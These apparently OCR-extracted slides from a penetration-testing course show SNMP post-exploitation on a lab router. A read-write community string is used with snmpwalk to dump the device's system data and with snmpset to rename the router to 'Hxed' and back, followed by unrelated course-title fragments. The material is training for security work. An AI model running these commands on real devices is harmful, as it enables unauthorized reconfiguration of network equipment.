Network Pentesting

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Certifications: http://www.securitytube-training.com

Pentester Academy: http://www.PentesterAcademy.com

Pentesting Routers: SNMP Post Exploitation

What Now?

- Managed to uncover a RW community string?
- Read and Change configuration remotely

SNMP-Walking

File Edit View Search Terminal Help

```
PentesterAcademy# snmpwalk -v1 -c router-write 192.168.1.101
iso.3.6.1.2.1.1.1.0 = STRING: "Vyatta VC6.6R1"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.30803
iso.3.6.1.2.1.1.3.0 = Timeticks: (102320) 0:17:03.20
iso.3.6.1.2.1.1.4.0 = STRING: "root"
iso.3.6.1.2.1.1.5.0 = STRING: "vyatta"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown"
iso.3.6.1.2.1.1.7.0 = INTEGER: 14
iso.3.6.1.2.1.1.8.0 = Timeticks: (11) 0:00:00.11
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.2.1.10.131
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.11 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "RFC 2667 TUNNEL-MIB implementation for Linux 2.2.x kernels."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.11 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (11) 0:00:00.11
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (11) 0:00:00.11
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (11) 0:00:00.11
```

SNMP Set

```
PentesterAcademy# snmpset -v1 -c router-write 192.168.1.101 iso.3.6.1.2.1.1.5.0 s Hxed
iso.3.6.1.2.1.1.5.0 = STRING: "Hxed"
PentesterAcademy#
PentesterAcademy# snmpset -v1 -c router-write 192.168.1.101 iso.3.6.1.2.1.1.5.0 s vyatta
iso.3.6.1.2.1.1.5.0 = STRING: "vyatta"
PentesterAcademy#
PentesterAcademy#
```

Pentester Academy

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





Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux